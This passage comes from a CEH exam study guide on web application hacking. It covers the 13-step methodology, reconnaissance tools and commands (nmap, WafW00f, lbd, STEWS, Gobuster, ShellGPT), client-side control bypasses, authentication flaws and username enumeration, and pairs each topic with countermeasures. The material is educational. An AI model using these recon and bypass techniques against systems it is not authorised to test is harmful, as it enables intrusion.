3. The Service Worker can keep running persistently, independent of whether the original tab or page is still open, maintaining a communication channel back to the attacker's remote command-and-control (C&C) infrastructure.
4. Because it runs inside the browser's Service Worker sandbox rather than as a traditional file-based infection, this activity can go unnoticed by conventional endpoint security tools and can block or interfere with browser extensions.
5. The attacker uses this persistent foothold to build a botnet of infected browsers and launch further attacks such as cryptojacking (mining cryptocurrency using the victim's CPU), distributed denial-of-service (DDoS), click fraud, and distributed password cracking.

Real-world use: A free online tool (such as an image converter) silently registers a Service Worker on first visit. Weeks later, even though the victim never revisits that site, their browser occasionally spins up background activity contributing to a cryptojacking botnet whenever the browser process is running, because the Service Worker persists independent of that one page.

Tools and commands used here: Standard Service Worker JavaScript APIs (no special exploit tool needed); browser developer tools (Application tab, Service Workers section) are the main way defenders detect it.

AI angle: None shown in the notes.

Countermeasures and defense: Regularly audit registered Service Workers in the browser (`chrome://serviceworker-internals` or similar) and unregister unknown ones; keep browsers patched, since fixes have tightened Service Worker scope and lifetime rules; use browser extensions or enterprise policy to restrict which sites may register Service Workers; monitor for unusual persistent background network activity.

> **EXAM TIP:** The giveaway phrase is "infection persists even after closing the browser tab or navigating away," which should point you straight to MarioNet and its use of the Service Worker API, not to a generic drive-by download.

EXAM FOCUS: Know that MarioNet is enabled by the legitimate Service Worker API being abused, not by a browser vulnerability in the traditional sense.

Memory trick: "The puppet keeps dancing after you leave the show." Persistence beyond the page is the key feature.

3.24 Web Application Hacking Methodology: The 13-Step Map

What it is: This is the structured attack process EC-Council teaches for web applications: 13 named steps that take an attacker from initial reconnaissance all the way through to attacking the database and web services behind the application. Every remaining topic in this guide's Section 3, through section 3.55, is one of these 13 steps in detail.

Analogy: A home inspector's checklist before buying a house: first walk the perimeter (footprint), then study the floor plan (analyze), check if the windows lock from outside (bypass client-side controls), test the front door lock (authentication), check who holds which keys (authorization), see which rooms are off-limits (access controls), check if the alarm system can be tricked (session management), look for cracks to slip something through (injection), check for design oversights (logic flaws), check shared walls with neighbors (shared environments), inspect the plumbing (database connectivity), check what guests can reach (web app client), and finally check any smart-home services connected to the house (web services).

How it works (the 13 steps, in order):

1. Footprint Web Infrastructure (sections 3.25 to 3.30)
2. Analyze Web Applications (sections 3.31 to 3.36)
3. Bypass Client-Side Controls (section 3.37)
4. Attack Authentication Mechanism (sections 3.38 to 3.44)
5. Attack Authorization Schemes (section 3.45)
6. Attack Access Controls (section 3.46)
7. Attack Session Management Mechanism (section 3.47)
8. Perform Injection Attacks (sections 3.48 to 3.50)
9. Attack Application Logic Flaws (section 3.51)
10. Attack Shared Environments (section 3.52)
11. Attack Database Connectivity (section 3.53)
12. Attack Web App Client (section 3.54)
13. Attack Web Services (section 3.55, building on sections 3.19-3.20)

Real-world use: A penetration test scope typically follows this exact order: recon the infrastructure, understand the app, try to cheat the client-side checks, then work

through auth, authorization, access, and session controls before moving on to injection, logic, environment, database, client, and service-level attacks, finishing with a report mapped to OWASP categories.

Tools and commands used here: Covered individually under each step; the Tool Encyclopedia (Section 4) consolidates every tool named across all 13 steps.

AI angle: AI chatbots are used across almost every step in this methodology to generate scan commands, craft payloads, and summarize results faster; specific prompts are called out in the steps where the notes showed them (sections 3.35 and others).

Countermeasures and defense: No single fix; defense is layered, one control per step, covered individually in each of the following sections.

> **EXAM TIP:** If a question gives you an attacker's action and asks "which methodology step is this," match the action's intent: discovering servers and ports is "Footprint"; understanding how the app is built is "Analyze"; editing hidden fields/JavaScript checks is "Bypass client-side controls"; and so on down the list.

EXAM FOCUS: Memorize the 13 step names in order; this single list underlies a large share of Module 14's scenario questions.

Memory trick: "FAB-AAA-SIA-SDWS" (Footprint, Analyze, Bypass, Auth, Authz, Access, Session, Injection, App-logic, Shared, Database, Web-client, Services) - say it as "Fab Triple-A, Sia Dances With Stars."

3.25 Footprint Web Infrastructure: Server Discovery

What it is: Server discovery is the first concrete footprinting activity: finding out where the target's web servers physically/logically live and confirming they are reachable on the internet, using Whois lookup, DNS interrogation, and banner grabbing.

Analogy: Before robbing a bank, first confirm which building is the real bank, not just a branch sign, and note its street address.

How it works (numbered steps):

1. **Whois lookup:** query Whois databases for the IP address of the web server and its DNS names, revealing the registrant, name servers, and network block. Tools: Netcraft (https://www.netcraft.com), Whois Lookup (https://whois.domaintools.com), Batch IP Converter (http://www.sabsoft.com), Whois Domain Lookup (https://www.whois.com).
2. **DNS interrogation:** query DNS to learn the locations and types of servers in use. Tools: DNSRecon (https://github.com), Domain Dossier (https://centralops.net), DNS Records (https://www.nslookup.io), DNSdumpster.com (https://dnsdumpster.com).
3. **Banner grabbing:** connect to a service and read its response header to identify the make, model, and version of the server software. Tools: Telnet (https://

github.com), ID Serve (https://www.grc.com), Netcat (http://netcat.sourceforge.net), Netcraft (https://www.netcraft.com).

> **ADDED CONTEXT:** This step directly reuses techniques from Module 02 (Footprinting and Reconnaissance) and Module 13 (Hacking Web Servers); the notes explicitly point back to those modules for complete coverage, so this guide treats them here only as they apply to web application footprinting.

Real-world use: Before testing a target's web application, a tester first confirms via Whois and DNS that `www.certifiedhacker.com` and a less-obvious `api.certifiedhacker.com` both resolve to servers inside the client's authorized IP range, and banner-grabs each to learn one is IIS and the other is nginx, shaping the rest of the test plan.

Tools and commands used here: Whois (command line or web), DNSRecon, Telnet, Netcat, Netcraft - see Section 5 for exact syntax.

AI angle: None shown specifically in this slide; general AI-assisted recon prompts are covered in section 3.35.

Countermeasures and defense: Use Whois privacy/proxy registration where policy allows; restrict banner information returned by web servers (remove or genericize Server headers); limit what DNS reveals about internal naming conventions.

> **EXAM TIP:** Banner grabbing answers "what software and version," Whois answers "who owns it and what IP range," DNS interrogation answers "what hostnames and records exist."

EXAM FOCUS: Expect a tool-matching question across these three activities; know which tool belongs to which activity.

Memory trick: "Who (Whois), Where (DNS), What (Banner)."

3.26 Footprint Web Infrastructure: Port and Service Discovery

What it is: Port and service discovery scans the target web server to find which TCP/UDP ports are open and which services are running on them; every discovered service is a potential attack path into the web application.

How it works (numbered steps):

1. Choose a target and a port list relevant to web applications, commonly including 80, 443, and others of interest (22, 25, 3389 in the notes' example).
2. Run a scanner such as Zenmap (the GUI for Nmap) with a command like `nmap -T4 -A -v -PE -PA 22,25,80,3389 google.com`.
3. Review the output for each port's state (open/closed/filtered), the service name, and the version banner where available (for example "open http," "open https," port 8008 open, port 8010 "xmpp open").

4. Treat every open, non-essential port or outdated service version as a candidate attack path for later steps.

Tools and commands used here: Zenmap/Nmap; NetScanTools Pro (https://www.netscantools.com); Advanced Port Scanner (https://www.advanced-port-scanner.com); Open Port Scanner (https://www.solarwinds.com); Port Scanner (https://www.whatismyip.com).

> **ADDED CONTEXT:** Full port scanning technique coverage (scan types, flags like -sS, -sV, timing templates) lives in Module 03: Scanning Networks; this module only applies scanning specifically to find web-relevant ports and services.

Real-world use: A scan against a target web server unexpectedly shows an open management port alongside 80/443; this unmanaged extra service becomes the first thing investigated in the engagement.

Countermeasures and defense: Close or firewall every port not required for the web application's function; keep exposed service banners minimal; monitor for unexpected new open ports over time.

EXAM FOCUS: Recognize the `nmap -T4 -A -v -PE -PA <ports> <target>` style syntax and that -A enables aggressive detection (OS, version, script scanning).

Memory trick: "Open port, open door." Every open port is a potential entry.

3.27 Footprint Web Infrastructure: Detecting WAFs and Proxies

What it is: Before attacking, testers check whether traffic to the target is passing through a reverse proxy and whether a Web Application Firewall (WAF) sits in front of the application, since both change what payloads will actually reach (and be allowed by) the real application.

How it works, detecting proxies:

1. Send an HTTP `TRACE` request, for example `TRACE / HTTP/1.1` with `Host: www.test.com`.
2. If a proxy is present, the response often reveals it through added headers such as `Via:`, `X-Forwarded-For:`, or `Proxy-Connection:`, for example a response showing `Via: 1.1 192.168.11.15`, proving a proxy at that internal address handled the request.

How it works, detecting WAFs:

1. Check whether response cookies contain a WAF's own identifying cookie, since many WAFs add one automatically.
2. Use a dedicated WAF detection tool such as **WafW00f**, run with a command like `wafw00f certifiedhacker.com`.
3. WafW00f's output reports which WAF product is protecting the site, for example identifying that `https://certifiedhacker.com` is behind "ModSecurity (SpiderLabs)."

Real-world use: Before sending XSS payloads, a tester runs WafW00f and learns the target sits behind ModSecurity; they then choose encoded/obfuscated payload variants (section 3.10) specifically known to bypass that product's default rule set.

Tools and commands used here: WafW00f (https://github.com); manual `TRACE` requests via curl or Burp Suite Repeater.

Countermeasures and defense: Strip or suppress `Via`, `X-Forwarded-For`, and similar proxy-revealing headers when not operationally needed; disable the HTTP `TRACE` method entirely on production web servers (it is rarely needed and commonly abused for reconnaissance, and historically for Cross-Site Tracing/XST attacks); avoid shipping default, easily fingerprinted WAF cookies.

> **EXAM TIP:** The HTTP `TRACE` method itself is a known reconnaissance and attack vector; disabling it is a standard web server hardening step the exam may test directly.

EXAM FOCUS: Know WafW00f by name as the tool for WAF fingerprinting.

Memory trick: "Trace reveals the path, cookies reveal the guard."

3.28 Footprint Web Infrastructure: Hidden Content Discovery (Web Spidering)

What it is: Hidden content discovery finds files, functionality, and data not linked from the visible site, such as backup files, configuration files, log files with sensitive data, backup archives, or new unlinked functionality, using automated web spidering/crawling or manual user-directed spidering.

How it works, by method:

1. **Web spidering/crawling:** automated tools parse HTML forms and client-side JavaScript to discover requests and responses the attacker would not find by browsing alone. Tools: OWASP Zed Attack Proxy (ZAP), Burp Suite, WebScarab, Web Data Extractor Pro.
2. **User-directed spidering:** the attacker manually walks through the site's functionality using a standard browser while an intercepting proxy records every request. Tools: Burp Suite and WebScarab, which combine spider and intercepting-proxy features to monitor and analyze all traffic as the human browses.

Real-world use: Running OWASP ZAP's Automated Scan against a target discovers an "Absence of Anti-CSRF Tokens," missing "Content Security Policy," missing "Anti-clickjacking Header," "X-Powered-By" information leakage, "X-AspNet-Version" leakage, and missing "X-Content-Type-Options" header, all before the tester manually clicks a single link, because the spider found and tested pages automatically.

Tools and commands used here: OWASP ZAP (https://www.zaproxy.org); Burp Suite; WebScarab; Web Data Extractor Pro.

Countermeasures and defense: Disable directory listing; remove backup and configuration files from web-accessible directories; use a strict `robots.txt` (as a courtesy control, not a security control) and proper access control on anything that must remain on the server; regularly audit for unlinked but reachable content.

> **TRAP:** `robots.txt` only asks well-behaved crawlers to stay away; it does not prevent access and is often itself read by attackers as a map of "interesting" directories the site owner wanted hidden.

EXAM FOCUS: Expect ZAP's automated scan alert names (missing CSRF tokens, missing security headers) to appear as answer options; know that Burp Suite and WebScarab both function as combined spider plus intercepting proxy.

Memory trick: "Spiders crawl where links don't lead."

3.29 Footprint Web Infrastructure: Detecting Load Balancers

What it is: Many organizations use load balancers to spread traffic across multiple web servers for performance and reliability. Attackers specifically try to detect load balancers and uncover the real IP addresses of the servers hiding behind them, because those real servers may be easier to attack directly than the load-balanced front end.

How it works (numbered steps):

1. Use `dig` to query DNS for the target domain and inspect the ANSWER section; multiple A records returned for one hostname is a strong hint of DNS-based load balancing, for example `dig yahoo.com` returning several distinct IP addresses in its answer section.
2. Use a dedicated tool such as **lbd** (load balancing detector): run `lbd yahoo.com`.
3. lbd checks for DNS-based load balancing (multiple resolved IPs) and HTTP-based load balancing (by sending repeated requests and comparing response headers like `Server` or timing/date patterns across responses).
4. The tool reports its findings, for example "Checking for DNS-Loadbalancing: FOUND... yahoo.com does load balancing. Found via Methods: DNS."

Real-world use: A tester targeting a company's public web front end discovers via `dig` that it resolves to five different IPs; using `lbd`, they confirm DNS load balancing and note this for the report, since attacking one backend server directly (if later discovered) may bypass front-end protections applied only at the load balancer.

Tools and commands used here: `dig` (https://en.wikipedia.org - BIND utility, ADDED CONTEXT); `lbd` (https://github.com).

Countermeasures and defense: Ensure consistent security controls (WAF, rate limiting, patching) are applied identically at every backend server, not only at the load balancer; avoid leaking backend server identity through inconsistent headers or error pages.

> **EXAM TIP:** lbd checks for load balancing two ways: DNS-based (multiple A records) and HTTP-based (response comparison); know both methods, not just one.

EXAM FOCUS: Recognize `dig` output with multiple ANSWER SECTION entries as evidence of possible load balancing.

Memory trick: "Many faces, one name." Multiple IPs behind one hostname.

3.30 Footprint Web Infrastructure: WebSockets Enumeration

What it is: WebSockets provide a persistent, two-way connection between browser and server (used for chat, live feeds, trading platforms, and more). Attackers enumerate WebSockets on a target to identify which WebSocket servers are running and whether they have known vulnerabilities, using a tool such as **STEWS** (Security Testing and Enumeration of WebSockets).

How it works (numbered steps):

1. STEWS allows an attacker to discover WebSocket endpoints, fingerprint what server software is running behind each endpoint, and check for known vulnerabilities in that software.
2. Run a command such as: `python3 STEWS-fingerprint.py -3 -n -u 127.0.0.1:8084/echo` (the `-3` and `-n` flags select protocol-version and fingerprinting behavior; `-u` gives the target URL).
3. STEWS attempts connections across multiple historical WebSocket protocol versions, compares the deltas between the observed fingerprint and its internal database, and reports the most likely server software (for example "Most likely server: Python websockets," "Second most likely server: Node.js ws") along with a percentage match.

Real-world use: A tester enumerating a trading platform's live price-feed endpoint uses STEWS to confirm the WebSocket server is an older, known-vulnerable version of a specific WebSocket library, directly informing which exploit to try next.

Tools and commands used here: STEWS (https://github.com).

Countermeasures and defense: Keep WebSocket server libraries patched and updated; avoid exposing verbose version fingerprints; apply the WebSocket security best practices covered in section 3.48 (origin validation, wss://, authentication, rate limiting).

> **EXAM TIP:** STEWS is specifically for WebSocket reconnaissance, distinct from general web spidering tools like ZAP or Burp Suite, which are not WebSocket-protocol-aware in the same specialized way.

EXAM FOCUS: Know STEWS by name and its expanded acronym, Security Testing and Enumeration of WebSockets.

Memory trick: "STEWS simmers out the WebSocket's identity."

3.31 Analyze Web Applications

What it is: Once the infrastructure is mapped, the next methodology step is analyzing the live application's functionality and technologies to find exposed attack surface: software and versions in use, operating system and scripting platform, sub-directories and parameters, filenames, database field names, query structures, technologies, and contact/CMS details.

How it works (numbered steps):

1. Browse the target application through an intercepting proxy such as **Burp Suite** or OWASP ZAP, which captures every request and response.
2. Inspect response headers for clues: connection status, Content-Type, Accept-Ranges, Last-Modified, `X-Powered-By` (reveals server-side framework), and the web server name/version in the `Server` header.
3. Use technology-fingerprinting tools such as **Wappalyzer**, **CentralOps**, and **Website Informer** to identify CMS platforms, analytics, JavaScript libraries, and server software from the outside.
4. In Burp Suite's Proxy/Repeater, examine captured requests in detail, for example a POST to a login form showing `__VIEWSTATE`, `__VIEWSTATEGENERATOR`, and `__EVENTVALIDATION` hidden fields alongside `txtusername` and `txtpwd` parameters - these ASP.NET-specific fields immediately reveal the server-side framework (ASP.NET WebForms) without needing a separate fingerprinting tool.

Real-world use: Capturing a login POST request in Burp Suite reveals `__VIEWSTATE` and `__EVENTVALIDATION` fields, telling the tester this is a classic ASP.NET WebForms application, which has its own known categories of vulnerabilities (such as insecure ViewState deserialization) worth testing specifically.

Tools and commands used here: Burp Suite (https://portswigger.net); OWASP ZAP (https://www.zaproxy.org); Wappalyzer; CentralOps; Website Informer.

Countermeasures and defense: Strip or minimize identifying headers (`Server`, `X-Powered-By`, `X-AspNet-Version`); avoid exposing framework-specific field names where feasible; keep CMS and plugin versions current so that even if fingerprinted, they are not exploitable.

> **EXAM TIP:** `X-Powered-By` and `X-AspNet-Version` headers are classic "information leakage" findings that map to OWASP A05 Security Misconfiguration.

EXAM FOCUS: Recognize `__VIEWSTATE` as an ASP.NET signature and `X-Powered-By` as a general framework-disclosure header.

Memory trick: "Headers talk even when the page stays quiet."

3.32 Analyze Web Applications: Website Mirroring

What it is: Website mirroring downloads an entire site onto a local machine, preserving directory structure, HTML, images, flash, and video, so an attacker can browse it offline and study its structure and content without sending repeated live requests to the real server (which would be noisier and slower).

How it works (numbered steps):

1. Choose a mirroring tool such as **HTTrack Web Site Copier** or **Cyotek WebCopy**.
2. Point it at the target, for example `https://www.certifiedhacker.com`.
3. The tool recursively crawls and downloads every reachable file, rebuilding the directory tree locally, while tracking bytes saved, links scanned, files written, and transfer rate.
4. Once mirrored, the attacker studies the offline copy at leisure for directory structure clues, hidden comments in HTML source, and other static artifacts, without generating further live traffic against the real site.

Real-world use: A tester mirrors a target e-commerce site with HTTrack overnight, then spends the next day offline reviewing every downloaded page's source code for leftover developer comments, hardcoded test credentials, or exposed API endpoint references, with zero additional load on the live server.

Tools and commands used here: HTTrack Web Site Copier (https://www.httrack.com); Cyotek WebCopy.

Countermeasures and defense: Avoid leaving sensitive comments or data in client-delivered HTML/JS source; use `robots.txt` and rate limiting to slow bulk-mirroring tools (as a minor speed bump, not a real control); monitor for unusually high sequential page-fetch patterns from a single source, which can indicate mirroring activity.

> **EXAM TIP:** Website mirroring is about offline analysis convenience and stealth (less live traffic), not about directly breaking anything on the server.

EXAM FOCUS: Know HTTrack by name as the standard website mirroring tool.

Memory trick: "Take the whole site home, study it at the kitchen table."

3.33 Analyze Web Applications: Identify Entry Points for User Input

What it is: An entry point is any place the application accepts data from the user that could later influence its behavior. This step systematically examines the URL, HTTP headers, query string parameters, POST data, and cookies to find every such user input field across the whole application.

How it works (numbered steps):

1. Examine the URL, HTTP headers, query string parameters, POST data, and cookies in every captured request.
2. Identify HTTP header fields that the application might process as user input in disguise, such as `User-Agent`, `Referer`, `Accept`, `Accept-Language`, and `Host`.
3. Determine what URL encoding techniques and transport-security measures (such as SSL/TLS) are in use, since these affect how payloads must be formatted to reach the application intact.

Real-world use: A tester discovers the application logs and later displays the `User-Agent` header on an internal admin "visitor log" page without encoding it, turning an unlikely-looking header into a working stored-XSS entry point.

Tools and commands used here: Burp Suite (https://portswigger.net); OWASP Zed Attack Proxy (https://www.zaproxy.org); WebScarab (https://owasp.org); httprint (https://www.net-square.com).

Countermeasures and defense: Treat every single source of data (not just form fields) as untrusted input, including headers and cookies; validate and encode consistently regardless of which "channel" the data arrived through.

> **EXAM TIP:** Many testers only think of form fields as "user input"; the exam will test whether you remember headers and cookies are user input too.

EXAM FOCUS: Expect a scenario where an attack comes through an HTTP header (like `User-Agent` or `Referer`) rather than an obvious form field.

Memory trick: "If the browser sent it, the user controls it."

3.34 Analyze Web Applications: Identify Server-Side Technologies

What it is: This step performs detailed server fingerprinting by analyzing HTTP headers, HTML source code, URL file extensions and directories, error page messages, and session token naming conventions, to figure out exactly what server-side technology stack is powering the application.

How it works (numbered steps):

1. Examine URLs for file extensions and directory patterns (`.aspx`, `.jsp`, `.php`) that hint at the underlying platform.
2. Deliberately trigger an error page (for example `https://www.certifiedhacker.com/error.aspx`) and read the resulting error message; a message mentioning "Server Error in '/ReportServer' Application," ".NET Framework Version 4.0.30319," and "ASP.NET Version 4.0.30319.1" directly names both the framework and its exact version.

3. Examine session token cookie names, which conventionally map to specific platforms: `JSESSIONID` -> Java, `ASPSESSIONID` -> classic ASP/IIS, `ASP.NET_SessionId` -> ASP.NET, `PHPSESSID` -> PHP.
4. Use dedicated fingerprinting tools such as **httprint** and **WhatWeb** to automate this identification, which can also reveal plugins (such as Modernizr, a password-field plugin, or other detected client-side libraries) and even attempt to fingerprint the underlying operating system from the response headers.

Real-world use: An attacker visiting a broken link gets a detailed .NET stack trace revealing the exact framework version; this version is then checked against known CVEs, immediately narrowing the exploitation plan.

Tools and commands used here: httprint (https://net-square.com); WhatWeb (https://github.com).

Countermeasures and defense: Configure custom, generic error pages instead of default framework error/stack-trace pages; rename or avoid revealing default session cookie names where feasible; patch known framework versions promptly so fingerprinting yields no exploitable result even if the version is disclosed.

> **EXAM TIP:** A detailed stack trace on an error page is one of the highest-value, lowest-effort information leaks an exam scenario can describe; always flag verbose error messages as a Security Misconfiguration (A05) finding.

EXAM FOCUS: Memorize the four session-cookie-name-to-platform mappings (JSESSIONID, ASPSESSIONID, ASP.NET_SessionId, PHPSESSID); these appear often as direct recall questions.

Memory trick: "J for Java, ASP for ASP, PHP for PHP." The cookie name usually says exactly what it is.

3.35 Analyze Web Applications: Identify Files and Directories (with AI)

What it is: This step hunts for hidden files and directories on the web server that are exposed on the internet but not linked from the visible site, using directory/file brute-forcing tools, Nmap's enumeration script, and (new in v13) AI chatbot prompts that generate and run the same scans for the tester.

How it works (numbered steps):

1. Run **Gobuster** or the Nmap NSE script `http-enum` against the target to brute-force common file and directory names.
2. Example Nmap command: `nmap -sS --script http-enum www.moviescope.com`. The output shows open ports (25/tcp smtp, 80/tcp http, 135/tcp msrpc, 139/tcp netbios-ssn, 445/tcp microsoft-ds, several RPC ports, and 3389/tcp ms-wbt-server for Terminal Services), the `http-server-header` (Microsoft-IIS/10.0), and critically an `http-enum` result flagging `/login.aspx: Possible admin folder`.

3. As an AI-assisted alternative, use **ShellGPT** with a plain-English prompt such as: "Scan the web content of target url www.moviescope.com using Dirb" or "...using Gobuster." ShellGPT translates the request into the actual command (for example a **DIRB** v2.22 invocation, or a **Gobuster** v3.6 invocation with a wordlist, GET method, status codes, and thread count configured), then presents an `[E]xecute, [D]escribe, [A]bort` prompt before running anything.
4. Review the discovered paths (the Gobuster demo output shows status codes and sizes for discovered paths like `/DB`, `/images`) for anything that should not be publicly reachable.

Real-world use: Nmap's `http-enum` script flags `/login.aspx` as a "Possible admin folder" on a movie-review site; the tester confirms it is indeed an unauthenticated admin login panel that should have been IP-restricted.

Tools and commands used here: Gobuster; Nmap `--script http-enum`; DIRB; ShellGPT (`sgpt --shell "..."`).

AI angle: ShellGPT lets a tester describe a recon goal in plain English ("scan using Gobuster") and get back a correctly-flagged, ready-to-run command, lowering the barrier to using unfamiliar tools correctly; always review the `[D]escribe` output before pressing `[E]xecute` to confirm the AI understood the intent correctly.

Countermeasures and defense: Disable directory listing; remove default/admin paths from predictable locations or protect them with strong authentication and IP allow-listing; regularly scan your own site with the same tools (Gobuster, http-enum) to catch exposed paths before an attacker does.

> **EXAM TIP:** `http-enum` is an Nmap NSE (Nmap Scripting Engine) script, launched with `--script http-enum`, not a separate standalone tool.

EXAM FOCUS: Recognize Gobuster and DIRB as directory/file brute-forcing tools, and know that AI tools like ShellGPT act as a natural-language front end that still produces standard, inspectable shell commands.

Memory trick: "Gobuster busts open the hidden doors; AI just tells you which door to knock on."

3.36 Analyze Web Applications: Identify Web Application Vulnerabilities

What it is: The final "analyze" sub-step runs comprehensive vulnerability scanning against the target to disclose security flaws in its executables, binaries, and underlying technologies, either to gain administrator-level access or to retrieve sensitive stored data.

How it works (numbered steps):

1. Run a dedicated web vulnerability scanner such as **Vega** against the target.

2. Vega helps find and validate SQL injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerability classes.
3. Review Vega's severity-ranked alert list (High, Medium, Low, Info), for example flags such as a missing Session Cookie "HttpOnly" flag and "Directory Listing Enabled."

Real-world use: A Vega scan against a target flags a session cookie missing the HttpOnly attribute as a High-severity finding, directly supporting the XSS countermeasure discussion in section 3.10.

Tools and commands used here: Vega (https://www.subgraph.com); and as named alternatives: WPScan Vulnerability Database (https://wpscan.com, WordPress-specific), Codename SCNR (https://ecsypno.com), AppSpider (https://www.rapid7.com), Uniscan (https://github.com).

Countermeasures and defense: Treat every High/Medium finding from an authorized scan as a remediation priority; re-scan after fixes to confirm closure; combine automated scanning with manual testing, since automated scanners alone (as covered in section 3.72) have limits.

> **EXAM TIP:** WPScan is specifically for WordPress sites; if a scenario names WordPress, that tool name is the giveaway answer over a generic scanner.

EXAM FOCUS: Know Vega by name and purpose (SQLi, XSS, sensitive info disclosure scanning).

Memory trick: "Vega finds the gap before the attacker does."

3.37 Bypass Client-Side Controls

What it is: Many applications put validation logic only in the browser (JavaScript checks, disabled buttons, hidden fields) for convenience, not security. Bypassing client-side controls means sending requests directly to the server, skipping or altering whatever the browser-side code would normally enforce.

How it works - common attacks used (from the notes):

1. Cross-Site Scripting (XSS) - covered in 3.10.
2. Input Field Manipulation - editing visible field values before submission to values the UI did not intend to allow.
3. JavaScript Injection - altering or disabling client-side validation scripts, or injecting new script behavior.
4. Cross-Site Request Forgery (CSRF) - covered in 3.16.
5. Hidden Field Manipulation - covered in 3.5.
6. Cross-Origin Resource Sharing (CORS) Misconfiguration - exploiting an overly permissive `Access-Control-Allow-Origin` policy to read data across origins that should be isolated.

7. Parameter Tampering - modifying any request parameter (price, quantity, role, discount code) that the client-side code assumed could not be changed.
8. Client-Side Input Validation Bypass - simply sending the request directly (via Burp Suite or curl) instead of through the browser's form, skipping JavaScript checks entirely.
9. Session Fixation - forcing a victim to use a session ID the attacker already knows, then waiting for the victim to authenticate under that known ID.
10. HTTP Parameter Pollution - submitting the same parameter name multiple times in one request (for example `price=100&price=1`) to see which value the server-side framework actually uses, which can differ from what the client-side form intended.
11. Local Storage/Session Storage Manipulation - editing browser-stored key-value data (localStorage, sessionStorage) that the client-side application trusts without server-side re-validation.
12. Attack Browser Extensions - see below.

Attack Browser Extensions in detail (two methods):

1. **Intercepting traffic from browser extensions:** attempt to intercept and modify the requests a browser extension component sends, as well as the server's responses, using tools like Burp Suite.
2. **Decompiling browser extensions:** decompile the extension's bytecode to view its detailed source code, revealing exact functionality. The advantage is that this lets an attacker modify data in requests sent to the server regardless of any encryption or obfuscation mechanisms the extension normally applies, because the attacker now understands exactly how the extension builds its requests before encryption, not just what the encrypted output looks like.

Real-world use: A pricing calculator computes a discount entirely in client-side JavaScript and submits only the final total; a tester bypasses the calculator entirely, builds the POST request by hand with a fabricated total, and submits it directly, confirming the server never re-validates the math.

Tools and commands used here: Burp Suite and OWASP ZAP for direct request crafting and interception; browser developer tools for editing localStorage/sessionStorage; extension decompilation/unpacking utilities for browser-extension analysis.

Countermeasures and defense: Re-validate every rule server-side regardless of what the client already checked; treat all client-side validation as a user-experience convenience only, never a security boundary; configure CORS with a strict, specific allow-list instead of a wildcard; regenerate session IDs on login to defeat session fixation; reject duplicate parameter names or define and test one explicit, documented precedence rule to defeat HTTP parameter pollution.

> **EXAM TIP:** Any time a question says validation happens "only in JavaScript" or "only in the browser," the correct answer involves bypassing it by sending the request directly to the server.

EXAM FOCUS: HTTP Parameter Pollution and CORS misconfiguration are increasingly common exam topics; know both by name and mechanism.

Memory trick: "If the browser checks it but the server doesn't, it isn't checked at all."

3.38 Attack Authentication Mechanism: Overview and Design/ Implementation Flaws

What it is: Attacking the authentication mechanism exploits design and implementation flaws, such as failing to check password strength or transmitting credentials insecurely, to bypass the login process entirely or impersonate a legitimate user.

How it works - the three sub-categories from the notes:

1. **Username Enumeration:** verbose failure messages, predictable usernames (section 3.39).
2. **Password Attacks:** password functionality exploits, password guessing, brute-force attack, dictionary attack, attacking the password reset mechanism (section 3.40).
3. **Session Attacks:** session prediction, session brute-forcing, session poisoning (section 3.41).
4. **Cookie Exploitation:** cookie poisoning, cookie sniffing, cookie replay (section 3.41).
5. **Bypass Authentication:** bypassing SAML-based SSO, bypassing rate limits, bypassing multi-factor authentication (sections 3.42-3.44).

The 14 design and implementation flaws named in the notes:

1. Bad passwords
2. User impersonation
3. Brute-forcible login
4. Improper validation of credentials
5. Verbose failure messages
6. Predictable usernames and passwords
7. Insecure transmission of credentials
8. Insecure distribution of credentials
9. Password reset mechanism flaws
10. Fail-open login mechanism
11. Forgotten password mechanism flaws
12. Flaws in multistage login functionality
13. "Remember Me" functionality flaws
14. Insecure storage of credentials

Real-world use: A login form that returns "incorrect password" only when the username is valid, but "user does not exist" for invalid usernames, exhibits flaw #5 (verbose failure messages), directly enabling username enumeration (section 3.39).

Tools and commands used here: Burp Suite for all sub-attacks that follow; manual testing against each of the 14 flaw categories.

Countermeasures and defense: Use SSL/TLS for every authenticated part of the application; store all credentials in hashed form (never plaintext or reversibly encrypted); implement identity and access management (IAM) with enforced secure password policies; use a secure session manager that generates long, random session identifiers; implement rate limiting to restrict login attempts from a single IP address. (From OWASP A07, Identification and Authentication Failures, page 56.)

> **EXAM TIP:** This 14-item flaw list is a strong source of "which of the following is NOT a design flaw" style distractor questions; know the list well enough to spot an invented, non-matching option.

EXAM FOCUS: Expect a scenario matched against one specific numbered flaw from the list of 14.

Memory trick: "Bad, Fake, Brute, Improper, Verbose, Predictable, Insecure-send, Insecure-share, Reset, Fail-open, Forgot, Multistage, RememberMe, Insecure-store." Group them mentally into four buckets: weak credentials (1,2,3,4,6), information leaks (5), transmission/storage (7,8,14), and process flaws (9,10,11,12,13).

3.39 Username Enumeration

What it is: Username enumeration exploits a login error message that reveals whether the username or the password was the specific part that was wrong, letting an attacker determine (enumerate) which usernames are valid using trial-and-error, even without ever logging in successfully.

How it works (numbered steps):

1. Submit a login attempt with a guessed username and an arbitrary password.
2. Compare the error message: a message like "Username rini.matthews does not exist" explicitly confirms the username is invalid, while a message like "It seems you entered an incorrect password" (shown only after the username was accepted) confirms the username IS valid.
3. Repeat with different guessed usernames, building a confirmed list of valid accounts purely from these verbose, differentiated error messages.
4. Where applications auto-generate sequential usernames (such as `user101`, `user102`), an attacker can determine the sequence and simply enumerate forward and backward from a known valid one.

Real-world use: A "Log in to WordPress.com" style flow shows "Username successfully enumerated to rinimatthews" once the system confirms the username

exists (moving on to ask for a password), compared to "User does not exist. Would you like to create a new account?" for an invalid guess, cleanly separating valid from invalid usernames.

Tools and commands used here: Burp Suite Intruder with a username wordlist, comparing response content/length/status for each attempt.

Countermeasures and defense (from page 58): Ensure inputs that include user identifiers produce only generic, identical error messages regardless of which part was wrong; use randomly generated identifiers instead of sequential usernames; use CAPTCHA on all pages that accept input, to prevent automated, large-scale enumeration attempts.

> **TRAP:** Username enumeration via verbose error messages stops working if the application implements an account lockout policy (locking the account after a certain number of failed attempts), because the attacker cannot keep guessing freely without triggering a lockout that masks the signal. Note that lockout is a side-effect mitigation here, not a replacement for fixing the verbose error message itself.

EXAM FOCUS: Expect a side-by-side pair of error messages and a question asking what vulnerability they jointly reveal.

Memory trick: "Different error, different answer." Any difference in the error message is a leak.

3.40 Password Attacks: Functionality Exploits, Brute-Forcing, and Reset Mechanism

What it is: This section covers three related password-focused attacks: exploiting flaws in the password-change functionality itself, brute-forcing the login form directly, and poisoning the password-reset flow to hijack an account.

